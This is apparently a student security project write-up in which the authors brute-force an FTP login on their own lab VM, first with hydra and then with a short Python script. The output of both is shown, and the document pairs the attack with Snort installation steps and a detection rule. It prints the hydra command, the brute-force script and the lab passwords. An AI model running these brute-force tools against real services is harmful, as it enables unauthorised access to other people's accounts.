Information Security and Assurance

Project Design Document

Brute Force Attack using Python

By:
Harshi Priya Yarragonda
Vihari Gorripati

Attack Description:


Brute Force Attack is used by many attackers to crack sensitive data like passwords, PINs (Personal Identification Numbers). In this attack, the attacker tries different combinations of numbers, letters and special characters. Hence it consumes a lot of resources and time. So, this type of attack requires huge computing power to successfully decode the password.

Some of the measures to defend this attack:

1. Users must create complex passwords
2. Users should be limited for unsuccessful attempts to login
3. If the user exceeds the maximum limit of unsuccessful attempts he should be temporarily blocked.

We implemented this attack using Python in attacker machine.

Attack Flow Diagram:



Project setup and environment:

We've configured two VMs for our project implementation, which are Ubuntu and Kali Linux. The Brute Force attack is executed on Kali Linux i.e. Attacker and Snort is installed on Ubuntu i.e. Victim.

Attacker Machine
OS: Kali Linux 2016-2 | Username: root | Password: user2830 | IP Address: 192.168.65.101

Victim Machine
OS: Ubuntu 16.04.2 | Username: vihari | Password: @as!12| IP Address: 192.168.65.100

Establish network connection Between Attacker and Victim machines:

1. Open virtual box (Make sure all the VMs are switched off), go to the File -> Preferences -> Network, select Host Only Networks, click on the Plus sign, then the screwdriver.

Under Adapter, choose:
IP address 192.168.65.1
IPv4 Network Mask: 255.255.255.0

2. Go to DHCP server, and choose:
   check Enable Server
   Server address 192.168.65.254
   Server Mask 255.255.255.0
   Lower Bound 192.168.65.100
   Upper Bound 192.168.65.150
   Press OK.
3. Go to your VM panel, select individual VM and open the settings.
   Select Network and choose for the Network adapter - "Host only Adapter". Do it for all the VMs and start your VMs

Snort Installation:
Below are the commands to install snort in Ubuntu i.e. Victim Machine:

PreRequisites to install Snort

```
sudo apt-get install build-essential -y
sudo apt-get install libpcap-dev libpcre3-dev libdumbnet-dev –y
mkdir ~/snort_src
cd ~/snort_src/
sudo apt-get install bison flex –y
wget https://www.snort.org/downloads/snort/daq-2.0.6.tar.gz
tar -zxvf daq-2.0.6.tar.gz
cd daq-2.0.6/
./configure
make
sudo make install
sudo apt-get install zlib1g-dev liblzma-dev openssl libssl-dev –y
cd ~/snort_src/
wget https://www.snort.org/downloads/snort/snort-2.9.9.0.tar.gz
tar -zxvf snort-2.9.9.0.tar.gz
cd snort-2.9.9.0
./configure --enable-sourcefire
make
sudo make install
```

We must update the shared libraries

```
sudo ldconfig
```

Creating Symlink to snort binary

```
sudo ln -s /usr/local/bin/snort /usr/sbin/snort
```

Verify the installation and version

```
snort –V
```

Snort should not run as root, so we are going to create a normal user and a group to run the snort daemon

```
sudo groupadd snort
sudo useradd snort -r -s /sbin/nologin -c SNORT_IDS -g snort
```

Create files and directories required by Snort

```
sudo mkdir -p /etc/snort/rules/iplists
sudo mkdir /etc/snort/preproc_rules
sudo mkdir /usr/local/lib/snort_dynamicrules
sudo mkdir /etc/snort/so_rules
sudo mkdir -p /var/log/snort/archived_logs
sudo touch /etc/snort/rules/iplists/black_list.rules
sudo touch /etc/snort/rules/iplists/white_list.rules
sudo touch /etc/snort/rules/local.rules
sudo touch /etc/snort/sid-msg.map
```

Adjust permissions on files and folders

```
sudo chmod -R 5775 /etc/snort
sudo chmod -R 5775 /var/log/snort
sudo chmod -R 5775 /usr/local/lib/snort_dynamicrules
sudo chown -R snort:snort /etc/snort
sudo chown -R snort:snort /var/log/snort
sudo chown -R snort:snort /usr/local/lib/snort_dynamicrules
```

Copy the configuration files and the dynamic preprocessors

```
cd ~/snort_src/snort-2.9.9.0/etc/
sudo cp *. conf* /etc/snort
sudo cp *.map /etc/snort
sudo cp *.dtd /etc/snort
cd ~/snort_src/snort-2.9.9.0/src/dynamic-preprocessors/build/usr/local/lib/snort_dynamicpreprocessor/
sudo cp * /usr/local/lib/snort_dynamicpreprocessor/
```

Then edit the snort configuration file.

Enable FTP port:

At the victim system:

1. Install and run FTP services on Ubuntu. Since implementation of Brute Force attack requires ftp port to be open on the victim system. The following are the steps:

   ```
   sudo apt-get update                                   //updates our package list
   sudo apt-get install vsftpd                           //installs vsftpd daemon
   ```

```
sudo cp /etc/vsftpd.conf /etc/vsftpd.conf.orig    //backing up the vsftpd configuration file
sudo ufw status                  //Configuring the firewall and checking if its enabled or not
sudo ufw allow 21/tcp                                    //Adding rules for adding FTP traffic
sudo ufw status                                              //gives status of allowed traffic
```


Tools and commands used to attack the victim machine:

Install two Virtual Machines so that one can act as Attacker machine and the other can act as Victim machine. We used Kali Linux as Attacker machine and Ubuntu 16.04.2 as Victim Machine.

Then establish the network connection as shown in the above steps. Verify the Connection using pinging one machine from the other.

Attack Steps:

1. *Using Tool:*
   a. *Using a dictionary File Named Passwords.txt with few passwords is given to hydra tool.*


Kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications ▾ Places ▾ Terminal ▾
Sun 17:37
root@kali: ~
File Edit View Search Terminal Help
Right Ctrl


```
root@kali:~# hydra -V -l vihari -P /root/Desktop/Passwords.txt -e ns -f -s 21 192.168.65.100 ftp
Hydra v8.2 (c) 2016 by van Hauser/THC - Please do not use in military or secret service organizations, or
legal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2017-04-23 17:35:24
[DATA] max 7 tasks per 1 server, overall 64 tasks, 7 login tries (l:1/p:7), ~0 tries per task
[DATA] attacking service ftp on port 21
[ATTEMPT] target 192.168.65.100 - login "vihari" - pass "vihari" - 1 of 7 [child 0]
[ATTEMPT] target 192.168.65.100 - login "vihari" - pass "" - 2 of 7 [child 1]
[ATTEMPT] target 192.168.65.100 - login "vihari" - pass "as@!21" - 3 of 7 [child 2]
[ATTEMPT] target 192.168.65.100 - login "vihari" - pass "111@as" - 4 of 7 [child 3]
[ATTEMPT] target 192.168.65.100 - login "vihari" - pass "21@as!" - 5 of 7 [child 4]
[ATTEMPT] target 192.168.65.100 - login "vihari" - pass "s2!a@1" - 6 of 7 [child 5]
[ATTEMPT] target 192.168.65.100 - login "vihari" - pass "@as!12" - 7 of 7 [child 6]
[21][ftp] host: 192.168.65.100   login: vihari   password: @as!12
[STATUS] attack finished for 192.168.65.100 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-04-23 17:35:25
root@kali:~# 
```

2. *Using Python Code:*
   a. Establish the socket connection to the victim machine using host and port
   b. When the connection is established between the Victim and attacker machine it checks for the username and password of the victim machine by taking the random passphrases from the characters we gave for the password.
   c. If the password is incorrect it sends the 530-error code, else it prints the successful password

Detection Steps:

1. Install snort on victim system using the above snort installation steps.
2. Add the snort rule at local.rules
3. Run and execute the snort, If the snort is running and listening to out enp0s3 then alerts will be generated and reported in log file.

Python Code to attack:



```
from itertools import product
import socket
import sys
import ftplib
def scanPort(host) :
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    connect = sock.connect_ex((host, 21))
    print connect
    if (connect == 0) :
        print  "INFO\tPort 21: Open"
        loginToAttack(host)
    else :
        print "ERROR\tPort 21: Close"
        sock.close()
def loginToAttack(hostname):
    print "Trying..."
    characters = '@as!12'
    for password in range(6,7):
        passwords = product(characters, repeat=password)
        for each in passwords:
            passwd = ''.join(each)
            userName = "vihari"
            print "[INFO] Trying.. :\t" , passwd
            try :
                    ftp = ftplib.FTP(hostname)
                    print "check ftp"
                    if(ftp.login(userName,passwd)):
                        print passwd
                        sys.exit()
            except Exception,e :
                    print "invalid password" ,e
                    pass
    print'\n[SUCCESS] Found'
host = raw_input('Enter Victim IP Address: ')
scanPort(host)
```

Snort Rule:

Add the snort rule at local.rules

sudo vim /etc/snort/rules/local.rules


alert tcp 192.168.65.101 any -> 192.168.65.100 any (msg:"Brute-Force attack”; threshold: type both, track by_src, count 5, seconds 1; sid:100001; rev:1)

To run and execute the snort rule:

*On Console: sudo /usr/local/bin/snort -A console -q -u snort -g snort -c /etc/snort/snort.***conf** *-i enp0s3*
On Alert File: sudo snort –de –c /etc/snort/snort.conf –A fast


Output screens:

Trying different combinations to crack the password



```
root@kali:~# python /root/Desktop/BruteForceCode.py
Enter Victim IP Address: 192.168.65.100
0
INFO    Port 21: Open
Trying...
[INFO] Trying.. :        @@@@@@
check ftp
invalid password 530 Login incorrect.
[INFO] Trying.. :        @@@@@a
check ftp
invalid password 530 Login incorrect.
[INFO] Trying.. :        @@@@@s
check ftp
invalid password 530 Login incorrect.
[INFO] Trying.. :        @@@@@!
check ftp
invalid password 530 Login incorrect.
[INFO] Trying.. :        @@@@@1
check ftp
invalid password 530 Login incorrect.
[INFO] Trying.. :        @@@@@2
check ftp
invalid password 530 Login incorrect.
[INFO] Trying.. :        @@@@a@
check ftp
invalid password 530 Login incorrect.
[INFO] Trying.. :        @@@@aa
```

After trying several combinations, password is cracked.



```
[INFO] Trying.. :        @as!12
check ftp
@as!12
root@kali:~#
```

References:

http://borahshell.blogspot.com/2016/08/brute-force-attack-with-python.html
http://www.ubuntu-howtodoit.com/?p=138
https://www.clearos.com/clearfoundation/social/community/solved-snort-rule-for-ftp-brute-force
https://www.clearos.com/clearfoundation/social/community/solved-snort-rule-for-ftp-brute-force
http://doc.emergingthreats.net/2002383
http://stackoverflow.com/questions/11367553/brute-force-script-in-python-3-2